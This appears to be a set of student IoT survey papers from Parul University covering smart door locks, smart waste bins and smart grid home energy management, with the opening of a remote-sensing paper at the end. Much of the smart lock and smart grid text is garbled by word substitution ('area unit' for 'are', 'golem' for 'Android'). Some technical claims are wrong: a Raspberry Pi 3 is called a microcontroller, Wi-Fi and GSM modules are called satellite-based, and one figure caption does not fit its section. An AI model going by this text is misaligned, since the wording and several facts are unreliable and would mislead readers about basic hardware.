The system is intended specified the motion of the user are captured from the camera and also the user are detected so solely he are given a key to lock or unlock. Our sensible lock system can operate over a wireless network like Bluetooth. There area unit 5 parts:

- 1) The management module is that the brain of the system.
- 2) The motor module controls the protection operation.
- 3) The communication module that's used for communication between the devices and also the management module.
- 4) The I/O module uses the Bluetooth Module and Smartphone for authentication.
- 5) The device module i.e Phone/ Bluetooth.

The mobile device needs a word to extend the safety of the system. The hardware on the door uses a microcontroller to regulate a linear mechanism that acts because the protection mechanism. The Bluetooth protocol was chosen as a communications methodology as a result of it's already integrated into several golem devices and is secured through the protocol itself. It conjointly fits well into the planning necessities of the project for a short-range, wireless affiliation methodology. Our sensible lock system can operate over a wireless network like Bluetooth. There area unit 5 parts:

- The management module is that the brain of the system.
- The motor module controls the protection operation.
- The communication module that's used for communication between the devices and also the management module.
- The I/O module that uses the RFID reader for authentication.
- The device module i.e Phone/ Bluetooth

The fundamental use of the sensible lock are the owner of the house. Once the buzzer rings, the camera are triggered and also the motion of the user are captured. The owner are abreast of regarding the person standing at the door, so the owner can establish the person and might share the key for a specific fundamental quantity. during this method, the system provides nice security. They are operating within the software package golem, version 4.0, webserver-Tomcat, Database- MySQL. Hardware : phone with Bluetooth, ARM7 controller, and motor.

III.CONCLUSION

1. For Password Based Security Lock System ,we can conclude its pretty much affordable as it is using Moto ,microcontroller ,LCD and the keypad. They are easily implemented and budget friendly too. It has major drawback if password is forgotten its quite difficult to unlock the door and goes through a lengthy process .Also LCD ,Keypad remains outside door so anyone harm them or even environment can cause any harm so it must be protected.
2. For 2nd Smart door lock i.e. Smart door lock using IoT , it is using Arduino nano, BT HC 05,servo motor and some battery which is really budget friendly .This lock operates whole system via your phone and the authentication it is using is your fingerprint which is already available now a days in every mobile phones .As it is biometric based it provides you very strong security without any doubt and you don't even have to spend much cause it is using your mobile. Also the whole system is not much complex and not much exposed to outer side, so environmental harm is lesser here. So, we can keep it in our top choice till now.
3. On 3rd type of Door lock its IoT based smart door lock. It is also using microcontroller, Bluetooth beacons ,mobile along with cloud computing concepts .They are using Azure active directory to authenticate user ,Google beacon API and so on ,They have tried high class security door lock implement but the components are bit costly. And it got some implementation flaws too ,like LAN mistrust ,application over privilege ,environment issues .There idea is very unique but the technologies they are using like Google Beacon API , Google messages API are quite new and needed more security updation. So conclusion for this is we cannot completely rely for security and its budget tight too.
- 4.SMART LOCK: A LOCKING SYSTEM USING BLUETOOTH TECHNOLOGY & CAMERA VERIFICATION uses ARM 7 controller ,liner actuator ,mobile with Bluetooth ,dc motors and camera sensors .So ,it is using more sensors like camera which makes it little bit costly and hard to maintain also .Some sensors are exposed to environment so easily can be harmed .But if we talk about security ,yes it provides sufficient security so it can be considered as choice if one extends his budget

After analyzing all these points, I can get the conclusion that type2 is most affordable and secure at the same time.

REFERENCES

- [1]. Arpita Mishra, Siddharth Sharma, Sachin Dubey, S.K Dubey "PASSWORD BASED SECURITY LOCK SYSTEM" International Journal of Advanced Technology in Engineering and Science www.ijates.com Volume No.02, Issue No. 05, May 2014
- [2]. Smart Door Locking System using IoT Karthik A Patil¹, Niteen Vittalkar², Pavan Hiremath³, Manoj A Murthy⁴ International Research Journal of Engineering and Technology (IRJET) e-ISSN: 2395-0056 Volume: 07 Issue: 05 | May 2020
- [3]. EXAMENSARBETE INOM TEKNIK, GRUNDNIVÅ, 15 HP STOCKHOLM, SVERIGE 2018 IoT Security Applied on a Smart Door Lock Application KRISTOFFER DJUP SJÖ MASAR ALMOSAWI
- [4]. Pandurang, B., Pede, J.D.P.M.S. and Rahul, G.A.G., 2016. Smart lock: A locking system using bluetooth technology & camera verification. International Journal of Technical Research and Applications, 4(1), pp.136-139.
- [5] Potts, Josh, and Somsak Sukittanon. "Exploiting Bluetooth on Android mobile devices for home security application." Southeastcon, 2012 Proceedings of IEEE. IEEE, 2012.
- [6] Piyare, R., and M. Tazil. "Bluetooth based home automation system using cell phone." Consumer Electronics (ISCE), 2011 IEEE 15th International Symposium on. IEEE, 2011.
- [7] Kaur, Inderpreet. "Microcontroller based home automation system with security." International journal of advanced computer science and applications 1.6 (2010): 60- 65.
- [8] Park, Yong Tae, Pranesh Sthapit, and Jae-Young Pyun. "Smart digital door lock for the home automation." TENCON 2009-2009 IEEE Region 10 Conference. IEEE, 2009.
- [9] Sarijari, Mohd Adib B., et al. "Wireless home security and automation system utilizing zigbee based multi-hop communication." Telecommunication Technologies 2008 and 2008 2nd Malaysia Conference on Photonics. NCTT-MCP 2008. 6th National Conference on. IEEE, 2008.
- [10] Yuksekkaya, Baris, et al. "A GSM, internet and speech controlled wireless interactive home automation system." Consumer Electronics, IEEE Transactions on 52.3 (2006): 837-843.
- [11] Huang, Huiping, et al. "A remote home security system based on wireless sensor network and GSM technology." Networks Security Wireless Communications and Trusted Computing (NSWCTC), 2010 Second International Conference on. Vol. 1. IEEE, 2010.
- [12] Banala, Rajesh, and D. Upender. "Remote Home Security System Based on Wireless Sensor Network Using NS2." international Journal of Computer Science and Electronics Engineering ISSN: 0975-5664.
- [13] Qu, Qiao, Zhao Guohao, and Wei Baohua. "Design of Home Safeguard System Based on GSM Technique." Electronic Engineer 32.11 (2006): 76-78.
- [14] Huang, Huiping, et al. "A remote home security system based on wireless sensor network and GSM technology." Networks Security Wireless Communications and Trusted Computing (NSWCTC), 2010 Second International Conference on. Vol. 1. IEEE, 2010
- [15] Göbel, S., Jubeh, R., Raesch, S. L., and Zündorf A., "Using the Android Platform to control Robots", Kassel University Germany.[Online].

Smart Waste Management Using IoT

#1:Sakshi Neema, *2:Prof.Kaushal Gor

#1:PG Student.MCA, *2:Assistant Prof.MCA

Faculty of IT And Computer Science,
Parul Institute Of Engineering And Technology-MCA,
Parul University,Vadodara,India

Sakshineema2001@gmail.com, kaushal.gor@paruluniversity.ac.in

Abstract-The rapid increase in population, demands higher infrastructure and a Lots of facilities. And nowadays the waste management is the considerable challenge to the authorities, not only for the developing nations but also for the developed once. The waste creates unhygienic condition for the citizens which are cause of disease. To solve this problem the proposed technique is IOT based “smart waste management” is best and trending solution. The garbage bins are developed by using sensors and some networks. Garbage bin checks the fill level of dustbin using sensors and automatically a Truck driver (garbage collector) gets a information by GPS that the particular area or locality the dustbins are filled. The entire process is controlled by a At mega 328P 8-bits microcontroller. It is design using IOT that can give a framework to a smart waste management system.

Keywords- Internet-of-Things, smart waste management, Sensors.

I. INTRODUCTION

It has been said and believed since that “cleanliness is next to godliness”. In this age of environmental problem people are curious about maintaining cleanliness their surroundings for their good health. Weather it is small four member’s family or everyone in the area gives equal importance to cleanliness for maintaining public health and hygiene. The amount of waste produced everyday by the industries and household are increasing a major issue of waste, and the reason behind this is the use of package items, papers, foods, plastics, metals, glass etc. with population growth and changes in their life style, waste management has become a challenge not only for developing countries but also for developed ones. By 2050 more than 84% population of developed countries and more than 64% in developing countries will move to urban areas. This type of situation usually happened when garbage collector has no information about bins condition

i.e. bins are filled or not and in which area bins are overflow.

Waste management is a costly operation and it takes large4 number of resources and labor. Lots of Efforts had been taken by the government to improve waste management systems. government launching the 3Rs campaign (recycle, reuse and reduce).we introduce smart waste management technique to resolve this problem. It reduces cost as well as takes less time. For better health and hygiene in India under the guidance of “Government” Prime Minister Mr.Narendra Modi launched a clean India from which we come up with the concepts of “Smart Cities”. Waste management is basically defines as a collection of waste, transport, recovery, and disposal of waste, or monitoring and regulation of waste process.



Fig 1: Unaddressed Dustbin



Fig 2: Overflow Dustbin

Smart waste management is a technique used to collect waste from each area on time. The project deals with all problems related to waste management in smart cities, where the garbage collection system is non-optimized.

This system allows the user to know the fill level of each garbage bins in the city at all time, to give a cost-effective and time-saving route to the truck drivers. The Internet of Things (IoT) is a new technology which has the potential to globally change the human's life in a positive way. IoT changed the traditional way of living into a high tech life style. Smart cities, smart home, pollution control, energy saving are such transformation due to IoT.

The new concepts of waste follow 7 R's – Rethink, Reuse, Recycle, Reduce, Regular, Refuse and Research.

II. LITRATURE REVIEW

Survey from some different documents to get information about existing works. In paper [1] introduce the iot based waste management for smart cities to overcome the challenges in the environment. Due to overflowing of the dustbin causes unhygienic condition and create health issues, the dustbin are placed in the entire city, it is delivered with minimum cost and tracking the garbage, and the Blynk app is used to get the immediate SMS as soon as garbage bin reaches its full level.

They proposed a system to ensure garbage collection when the garbage level on paper [2] reaches a maximum value. The system has master and vassal configuration and includes real-time monitoring of garbage with wireless communication. The system also provides accurate reports that increase the efficiency of the system.

In paper[3] introduce the Architecture for garbage monitoring systems using integrated technology, proposed the novel architecture of waste management that utilizes the concept of IoT and digital image processing, the architecture acts as a observation system to monitor the overflow of the garbage and delivers the message to the concerned authorities to take the necessary and instant action.

In paper [4] they proposed a system based on the three-element master station, the slave station, and the iot platform. The master station collects data from the slave and transmits it to the iot application for remote management and monitoring purposes. The system is powered by a solar panel. They used four parameters such as temperature value, percentage reading level, smoke detection and GPS location. The limitation of this system

is that it does not develop reports for better system and maintenance.

They introduce smart garbage management system on paper [5] using IR sensor, microcontroller and Wi-Fi module. This system assured the cleaning of dustbins in a short time when the garbage level reached its peak level. If the dustbin was not cleaned in specific time, then the records were sent to the higher authorities who took appropriate action against the garbage collector. This system also helped to monitor the fake reports and helped to reduce the corruption. It ultimately helped to keep cleanliness in the society and Homes.

In paper [6] they proposed a cloud-based waste management system in which bins are equipped with sensors that report the level of waste and upload information containing information to the cloud. It also provides better way to collect waste. The limitation of this system is that it sends a message only to the garbage collector not to the authorities or municipal office.

On paper [7] In this system the information of all smart garbage dustbins can be accessed from anywhere and anytime by the authorities and they can take a decision according to area where they find near. By implementing this proposed system, the cost reduction and resource optimization, effective usage of smart dustbins was carried out. This system reduced traffic in the city. In major cities the garbage collection vehicle visited the areas twice or thrice in a day depending on the population of the particular area. The System informed the status of each and every garbage bin in real time so that the concerned authority can send the garbage collection vehicle on particular area where dustbin is full.

In paper [8] they proposed a sharp trash can in which various sensors are used to detect the weight and height of the trash in the dustbin. The sensor detects abnormal behavior. Such as a smoke sensor. The sensor sends a message to the cloud server when the bin weighs more than capacity. A warning system is also implemented in case of any abnormal behavior in the bin. All sensors connect to Wifi near the bin and take data and message pass to the server.

In paper [9] they used an ultrasonic sensor to know the amount of garbage collected in containers the data is sent through GSM module to an authorized phone number moisture sensor is used to sense the wet waste when it reaches to the threshold value it sends the SMS even if it

is not filled the limitation of this system is that it sends message only to the authorized number and it only show the location not the optimize route. The limitation of this system is that it sends the message only to the authorized number and only shows the location which is not the optimized way.

In paper [10] they place the bin on the conveyor belt and take inputs from the system switches and then send the signal to the microcontroller unit using RF technology. An Android application has been developed for relative monitoring. The limitation of this system is that it applies to apartment type bidding.

III. TOOLS & TECHNOLOGY

Ultrasonic Sensor - Ultrasonic sensor will be used to detect the level of garbage filled in the garbage bin. The level of garbage will be representing in terms of distance between the sensor and garbage present in dustbin. This sensor has 4pins- VCC (5V), Trig, Echo and GND. Trig pin is used to send out the ultrasonic sound pulse and Echo pin produces a pulse when reflected signal is received. Sensor will calculate the time interval between sending the signal and receiving the echo for determining the distance. 40KHz is a Working frequency of ultrasonic sensor.



Fig 3: Ultrasonic sensor

Infrared and Moisture Sensor - IR sensor is an electronic device that emits the light when some objects are thrown to the surroundings. An infrared sensor can measure the heat of an object as well as detects the motion. An infrared sensor is used to detect debris around the bin. when object is thrown near the bin, it is detected by an infrared sensor and it turns on the buzzer.



Fig 4: Infrared Sensor



Fig 5: Moisture Sensor

Raspberry –pi3 Sensor - raspberry pi3 is a microcontroller which has built in wifi module. Raspberry pi3 is used to collect information from sensor and send it to server using wifi.



Fig 6: Raspberry-pi3 Sensor

IV. PROPOSED WORK

we proposed a smart waste management system on the basics of level of waste present in the dustbin. this system offers a real time monitoring of bin status data from two sensing systems: first one is waste filled level sensing which sense the level of waste, and second one is weight

sensing which sense the weight of the waste. Each and every bin has a sensor which will sense the dustbin is full or not i.e. the level of waste present in the bin.

The hardware component we used to fixed in the bin are ultrasonic sensor which is used to check the level of the waste present in the bin. the weight sensor which is used to check the weight of the wet waste present in the bins. Most of the times even if the dustbin is not filled it start stinking which may result to pungent smell in the locality to prevent this situation we used moisture sensor fixed in the dustbin. it sense the moisture content present in the waste bin, if the moisture content is more than a particle of dry waste level, the information is sent to the waste management center. We also attached infrared sensor to the bin to detect debris around the bin when some objects are thrown around the bin the infrared sensor detect and turns on the buzzer. The Weight sensor helps to guide a garbage collector hoe much quantity of waste is present in the dustbin. And infrared sensor guides or aware peoples using the buzzer not through the waste outside the dustbin. Moisture sensor sense the present wet waste. The microcontroller we used is Raspberry-pi3, which has built-in WiFi module. Raspberry-pi3 is used for collecting a information and sent it to the server. Raspberry-pi3 sends information using wifi with dustbin ID which helps to find a location or area of dustbin.

Real time analysis should be done to generate various reports related waste.

The waste management authorities knows what kind of waste is coming and the what quantity of waste is coming so it will be easier to recycle the waste. The one-third food which is wastage daily from houses and the waste food is result of greenhouse gas emission are the cause of most health issue.

CONCLUSION

There is lots of work are going on to take care of waste bins. Therefore, by implementing these smart bins, the bins will be user-friendly, and it will be easier to maintain clean and hygienic environment around the bin. This will prevent overflowing of bin problem. This will also help in real time monitoring to the municipal corporation and prevent dustbin to overflow. This system helps for both dry and wet waste with the help of moisture sensor. This system helps to generates reports which area generates most waste. It will help to maintain clean and hygienic environment and maintain cleanliness.

REFERENCES

- [1]. *Shyam, G.K., Manvi, S.S., Bharti, P.*: Smart waste management using Internet-of-Things (IoT). In: 2017 2nd International Conference on Computing and Communications Technologies (ICCCT), Chennai, pp. 199–203 (2017)
- [2]. *Bharadwaj, A.S., Rego, R., Chowdhury, A.*: IoT based solid waste management system: a conceptual approach with an architectural solution as a smart city application. In: 2016 IEEE Annual India Conference (INDICON), Bangalore, pp. 1–6 (2016)
- [3]. *Wijaya, A.S., Zainuddin, Z., Niswar, M.*: Design a smart waste bin for smart waste management. In: 2017 5th International Conference on Instrumentation, Control, and Automation (ICA), Yogyakarta, pp. 62–66 (2017)
- [4]. *Cloud-based Smart Waste Management for Smart Cities Mohammad Aazam, Marc St-Hillarie, Chung-Horng Lung, Ioannis Lambadaris* 2016 IEEE 21st International Workshop on Computer Aided Modeling and Design of Communication Links and Networks (CAMAD)
- [5]. *Automation of smart waste management using iot to support “swachh bharat abhiyan” – a practical approach* 1 Bharadwaj B, 2 M Kumudha, 3 Gowri Chandra N, 4 Chaithra G, 2017 2nd International conference on computing and communications technology
- [6]. *Smart Waste Management System using IoT* Prof. S.A. Mahajan, Akshay Kokane, Apoorva Shewale, Mrunaya Shinde , Shivani Ingale, [Vol-4, Issue-4, Apr- 2017] ISSN: 2349-6495(P) | 2456-1908(O)
- [7]. *Smart Waste Management using Internet-of-Things (IoT)* Gopal Kirshna Shyam1, Sunilkumar S. Manvi2, Priyanka Bharti3 2017 2nd International conference on computing and communications technologies (ICCCT)
- [8]. *IoT based solid waste management system for smart city* Krishna Nirde 1, Prashant S. Mulay 2, Uttam M.Chaskar 3 International Conference on Intelligent Computing and Control Systems ICICCS 2017

- [9]. Smart Garbage Monitoring and Clearance System using Internet of Things S. Vinoth Kumar¹, T. Senthil Kumaran², A. Krishna Kumar³ and Mahantesh Mathapati⁴ 2017 IEEE International Conference on Smart Technologies and Management 2-4
- [10]. Efficient IOT Based Smart Bin for Clean Environment Murugaanandam. S, Ganapathy. V and Balaji. R 2018 International Conference on Communication and signal processing (ICCSP)
- [11]. Smart Waste Management using Internet-of-Things (IoT) Chitluri Sai Srikanth, R. Anitha 2019
- [12]. IoT-based Intelligent Waste Bin Moath Awarded , Anees Bashir, Tarig Faisal, Irfan Ahmad, and Muhammad Khalil Shahid, 2019 advances in Science and engineering technology international conferences (ASET)
- [13]. Smart waste management system 1 Shyamala S.C, 2Kunjan Sindhe, 3Vishwanth Muddy, 4Chitra C N Assistant Professors, International Journal of Scientific Development and Research (IJS DR)
- [14]. KristýnaRybová, Jan Slavík, “Smart cities and ageing population– Implications for waste management in the Czech Republic “ - IEEE 2016.

SMART GRID APPLICATION USING IOT

Amisha Panchal^{#1}, Prof. Kaushal Gor^{*2}

[#]Parul Institute of Engineering and Technology-MCA

Faculty of IT and Computer Science,

Parul University.

¹amishapanchal2606@gmail.com

^{*}Parul Institute of Engineering and Technology-MCA

Faculty of IT and Computer Science,

Parul University.

²kaushal.gor@paruluniversity.ac.in

Abstract— Smart cities are a unit a logical extension of the sensible grid conception and realization of smart cities area unit tightly connected to the method of modernization of ancient power systems. The sensible grid technologies area unit permits to schedule loads at the customer level to avoid wasting energy, deduct cost, and assistance grid operation. within the next few years, a lot of smart meters, sensors, and automatic and industrial buildings via two-way communication networks. vital options of a smart distribution grid include the deployment of two-way communication framework architecture, energy resources like renewable generation and energy storage. This paper provides an analysis of the IOT based smart energy meter that can manage and monitor the energy consumption of your devices which tells you the amount of energy consumed by a specific device.

Keywords: Internet of things, smart grid, Energy3

1. INTRODUCTION

Smart grid is a data communications network integrated with the electrical grid that collects and analyzes data captured in near- real-time about power transmission, distribution, and consumption. Smart grid technology provides predictive information and recommendations to utilities, their suppliers, and their customers on how best to manage power [1]. Smart grids

use high-speed, fully integrated, two-way communication technologies for real time information and power exchange.

Smart Grid is a concept for transforming the electric power grid by using advanced automatic control and communications techniques and other forms of information technology. It integrates innovative tools and technologies from generation, transmission and distribution all the way to consumer appliances and equipment. If electricity system fails in a standard power grid system, the service provider will only come to know about the issue once the consumer calls and lodges a complaint. But in the smart grid system, as soon as the grid shuts down, the service provider will be notified and not just he but it will also provide data from the transmission lines, transformers, and distribution centers along with the home supplies, all will be notified at once.

- Key Difference of Traditional Grid vs Smart Grid:

Traditional Grid	Smart Grid
It is completely electromechanical and partially digital.	Smart Grid is expected to be completely digital.
Existing grid do have one way communication.	Smart grid may have two-way communication.
Existing grid has centralized generation.	Smart grid will have distributed generation.
Existing grid have limited	Smart grid will have

sensors.	sensors throughout.
Existing grid if of manual monitoring.	Smart grid will be self-monitoring.
Existing grid achieve manual restoration.	Smart grid is expected to have self-healing mechanism [14].




Figure 1 Traditional vs Smart grids

ii. Application Areas

- Mainly there are six types of application areas available. In which smart grid is used.

1. Self-Healing
2. Online Monitoring
3. Deploying Multi-level Implementation
4. Integration of Renewable Energy
5. Electrical Vehicle Tracking
6. Home Energy Management




Figure 2. Aviation and Tactical Ground (Aircraft)

1. Self-Healing:

Deployment of IoT can also improve quality of

smart grid’s self-healing feature. Sensors can detect unpredictable conditions or breakdowns and response rapidly[5]. Smart grid may switch from grid to islanded mode and operate in it until system is stable or breakdown is fixed[5]

2. Online Monitoring:

IoT is deployed for continuous online monitoring of power plant transmission line, distribution line, energy consumption, energy storage, etc[5].

3. Deploying Multi-level Implementation:

IoT is deployed for continuous online monitoring of power plant transmission line, distribution line, energy consumption, energy storage, etc[5]. IPv6 can be used in multilayered smart grid infrastructure on multiple scales in homes, buildings, and smart cities through global, public or private IP address spaces depending on the scale of deployment[6].

4. Integration of Renewable Energy:

Renewable energy generators are being combined into today’s power grid because of environmental reasons, climate change, and its low cost. IoT technology uses wireless sensors to collect real-time weather information to help in predicting the energy availability in the near future[6].

5. Electrical Vehicle Tracking:

Electric Vehicles (EVs) are used as energy storage devices while they are idle. IoT enabled perception devices collect information about electric vehicles, 1 identity, 2 battery state, 3 location, etc[14]. To improve the efficiency of charging and discharging scheduling thus reduce emissions, shave peak load, and increase percentage of renewable power generation.

6. Home Energy Management:

IoT can play vital role to manage consumers’ energy consumption profiles according to real time electricity price. IoT components collect energy requirements of different home appliances and send them to smart meters. The control unit in smart grid schedules energy consumption of homes’ appliances by balancing user’s and utility companies’ preferences[14]. IoT enabled home storage devices intelligently interacts with the grid to understand the

peak demand period and, if required, disconnects the home circuit from the grid to supply power on its own. If required smart storage devices can add power supply to main grid. This two-way electric flow convert

“Note: - In Above All of the Application areas Home Energy Management is the best for my point of view. And this HEMS is widely used in smart homes for making our homes smart. HEMS is to provide energy usage monitoring and control to their users. It is better way to reduce energy consumption and however, your electricity bill. Through this process user will know how HEMS is exactly working [7]. “

• *HEMS in Smart Grid:*

A home energy management system is a technology platform comprised of both hardware and software that allows the user to monitor energy usage and production and to manually control and/or automate the use of energy within a household. In the framework of smart grid, HEMS application is developed not only to manage energy use in households but also to conduct the management of energy supply, either from the provider of electrical energy or the own-generated one such as alternative energy sources through solar or wind power plant. The HEMS configuration consists of household loads that are divided into scheduled and unscheduled loads, energy storage, alternative energy sources, connections to grid, electric cars and HEMS control systems which is supported by communication technology and smart meter[9].

Figure 3. Home Energy Management System

HEMS application performs managing operating time of the load, especially for scheduled loads so that minimum operating costs of electricity usage will be obtained. In HEMS the output power is generated from an alternative energy source rather than used to supply the household load; therefore, it can also be stored in energy storage and electric cars or supplied to grid. The presence of electric cars is not only intended to promote the use of environmentally friendly vehicles but also

intended as energy storage; in addition, the vehicle itself can be used to contribute and maintain the reliability of power generated from the power grid[12].

• *Functionalities of HEMS:*

The main goal of HEMS is to improve energy efficiency in homes and buildings. Additional goals may include electric utility benefits, such as controlling energy usage to reduce peak demand and support load consumer into prosumer. Prosumer=Producer+ Consumer shifting. To achieve these goals, the HEM needs to have certain functionalities and features explained below and shown in Fig 4.





Figure 4. Functionalities of HEMS

A. Monitoring:

HEMS need to be able to monitor and control different devices and appliances in a home. The process of monitoring makes real-time information regarding energy usage pattern accessible. Device



information can be available to the user via either a web interface or phone/tablet application.

B. Logging:

Logging is the process of recording data

information pertaining to the unit of electricity consumed by each appliance. This functionality includes analyzing demand response (DR) for real-time prices. For better DR support, information for multiple homes in a community needs to be available, and the system needs to be able to use an optimization method to intelligently respond to DR signals and allocate resources to the homes efficiently.

C. Control:

In its simplest form, device control should be available to the user manually. If the management system supports smart scheduling, control can be automatic. Moreover, control of devices can be remote or local.

D. Management:

In the smart grid area, information regarding energy usage can be provided at different granularities from a wide variety of devices. HEMS should be capable of handling very large amounts of data efficiently.

E. Alarm:

Here alarms are generated as well as passed on to the smart HEMS Centre. Which contains information regarding fault locations, types, etc[12].

III. Methodologies

- There are mainly three types of methodologies available in smart grid:

A. Conceptual Model:

Smart grid is a large “System of System”. According to Smart Grid interoperability Standard Roadmap proposed by NIST the American National institute of Standards and Technology, the conceptual architecture for smart grid is composed of seven big domains like[12].,

- Bulk Generation
- Transmission
- Distribution
- Customers
- Operations
- Markets
- Service Providers

All these functional domains have different inter and intra domain communications[13]. Consumer domain is the user of electricity domain such as domestic, industrial, commercial or utilities. Market domain refers to power market operators. Operation domain deal with power supply management. Service provider points service utilities companies providing customers with electrical power. Bulk Generation, Transmission and Distribution refers to generation, storage, transmission and distribution of power to customers[13]. **“One of the key elements of smart grid’s successful operation is the interconnection of these seven domains.”**

NIST Framework for Smart Grid




Figure 5 NIST Framework for smart grid

B. Electrical Network:

Three types of electrical network are as follows:

1. Production domain:

Composed of mixture of nuclear power plant, Hydro power plant, Wind power plant, Solar power plant, Coal power plant.

2. Transmission domain : ability to transmit information wirelessly using an internet protocol. It's the newest competitor to ZigBee.

- Variable Frequency Driver
- Cut Off Relay
- Power Transformers
- Current Transformers
- Registers
- Relay Board

- Signal Conditioning Board

Technologies:

- MATLAB (s/w)
- Solid Works & Fusion 360 (Designing Tools)
- WIFI (Node MCU) – (International Satellite Based Technology)
- SMS & Calling (GSM Module) – (National Satellite Based Technology)
- Bluetooth
- Microprocessor

IV. Latest R&D works in this field

A lot of research is undergoing for the development of smart grid. Still a lot of potential is available for future research for different aspects in different areas of smart grids. This includes in area of forecasting, power flow optimization, communication, micro-grid integration, demand and energy management system, scalability, economic factors, home energy management, renewable energy system, data encryption and most importantly automation of generation, transmission and distribution.

v. Demonstration

A. Arduino Uno:

It is an open-source microcontroller board based on the microchip ATmega328 Microcontroller. It has 14 input and output pins and 6 pins used for PWM outputs, 6 Analog inputs it can connect easily with the computer through USB cable for power supply[15].



Figure 7 Arduino Uno

B. Node MCU:

Node MCU is an open-source firmware developed for ESP8266 wi-fi and power transformer is

interfaced to a microcontroller through a signal board. The signal board gives reading each time the meter LED flashes to the programmed microcontroller. The microcontroller takes this reading and sends it to the cloud using ESP8266. ESP8266 is a wi-fi module, which provides internet facility for the microcontroller. Here Node MCU is used as a microcontroller. It can be provided with a 5v supply and ESP8266 is powered by a 7.5v adapter.

VI. References

- 1) https://en.wikipedia.org/wiki/Smart_grid
- 2) NIST: National Institute of Standards and Technology framework and roadmap for smart grid interoperability standards, Release 1.0. visit <https://www.nist.gov>.
- 3) https://www.researchgate.net/publication/261793787_Internet_of_things_in_smart_grid_deployment.
- 4) Fahti M., Bevrani H., “Adaptive Energy Consumption Scheduling for Connected Microgrids Under Demand Uncertainty”, IEEE Transactions on Power Delivery, vol.28, no. 3, July 2013, pp.1576-1583.
- 5) Internet of Things in Smart Grid: Architecture, Applications, Services, Key Technologies, and Challenges.
- 6) J. Han, C.-S. Choi, W.-K. Park, I. Lee, and S.-H. Kim, “PLC- based photovoltaic system management for smart home energy management system,” IEEE Trans. Consum. Electron., vol. 60, no. 2, pp. 184–189, May 2014.
- 7) B Zhou, Wentao L, KW Chan, Y Cao, Yonghong K, XiLiu and X Wang 2016 Smart home energy management systems: concept, configurations, and scheduling strategies Renewable and Sustainable Energy Reviews 61 pp 30-40.
- 8) <https://nptel.ac.in/courses/108/107/108107113>.
- 9) Helia Zandi, Teja Kuruganti, Edward A Vineyard, David Fugate, W.Wang , Y.Xu, M.Khanna , “A survey on the communication architectures in smart grid”, “Computer Networks”, pp. 3604– 3629,july 2011.
- 10) Tamzida Akter , “ Smart Grid with Internet of Things ” , Link3 Technologies Ltd – SA N O G 2 8 2016.

- 11) https://en.wikipedia.org/wiki/Arduino_Uno.
- 12) <https://en.wikipedia.org/wiki/NodeMCU>.
- 13) <https://metrosil.com/applications/current-transformer-protection>.
- 14) Federal Energy Regulatory Commission: Smart Grid Policy (2009).
- 15) Roger N. Anderson, “ Smart Grid The Future of the Electric Energy System” – June 2018.
- 16) Tsoukalas, L., and R. Gao, From Smart Grids to an Energy Internet Assumptions, Architectures and Requirements, IEEE DRPT Conference, April, 2008.

Object Based Analysis of Remote Sensing Images

Swasti Patel¹, Dr. Priya Swaminarayan²

¹Parul Institute of Engineering and Technology,
Parul University

swastiwala16@gmail.com

²Parul Institute of Computer Application,
Parul University

priya.swaminarayan@paruluniversity.ac.in

Abstract: With increasing spatial resolution, pixel-based classification methods became less effective, since the relationship between the pixel size and the dimension of the observed objects on the Earth's surface has changed significantly. The amount of the research in the object based image analysis is still drastically increasing. To extract the information from the remote sensing imagery they need to be converted into tangible datasets. This paper gives a brief overview the technology that has been proved very efficient in analyzing the satellite (VHR) images. Moreover, the drawbacks of the pixel-based approach are mentioned briefly.

Keywords: Image processing, object based image analysis, remote sensing and Landsat 8.

I. INTRODUCTION

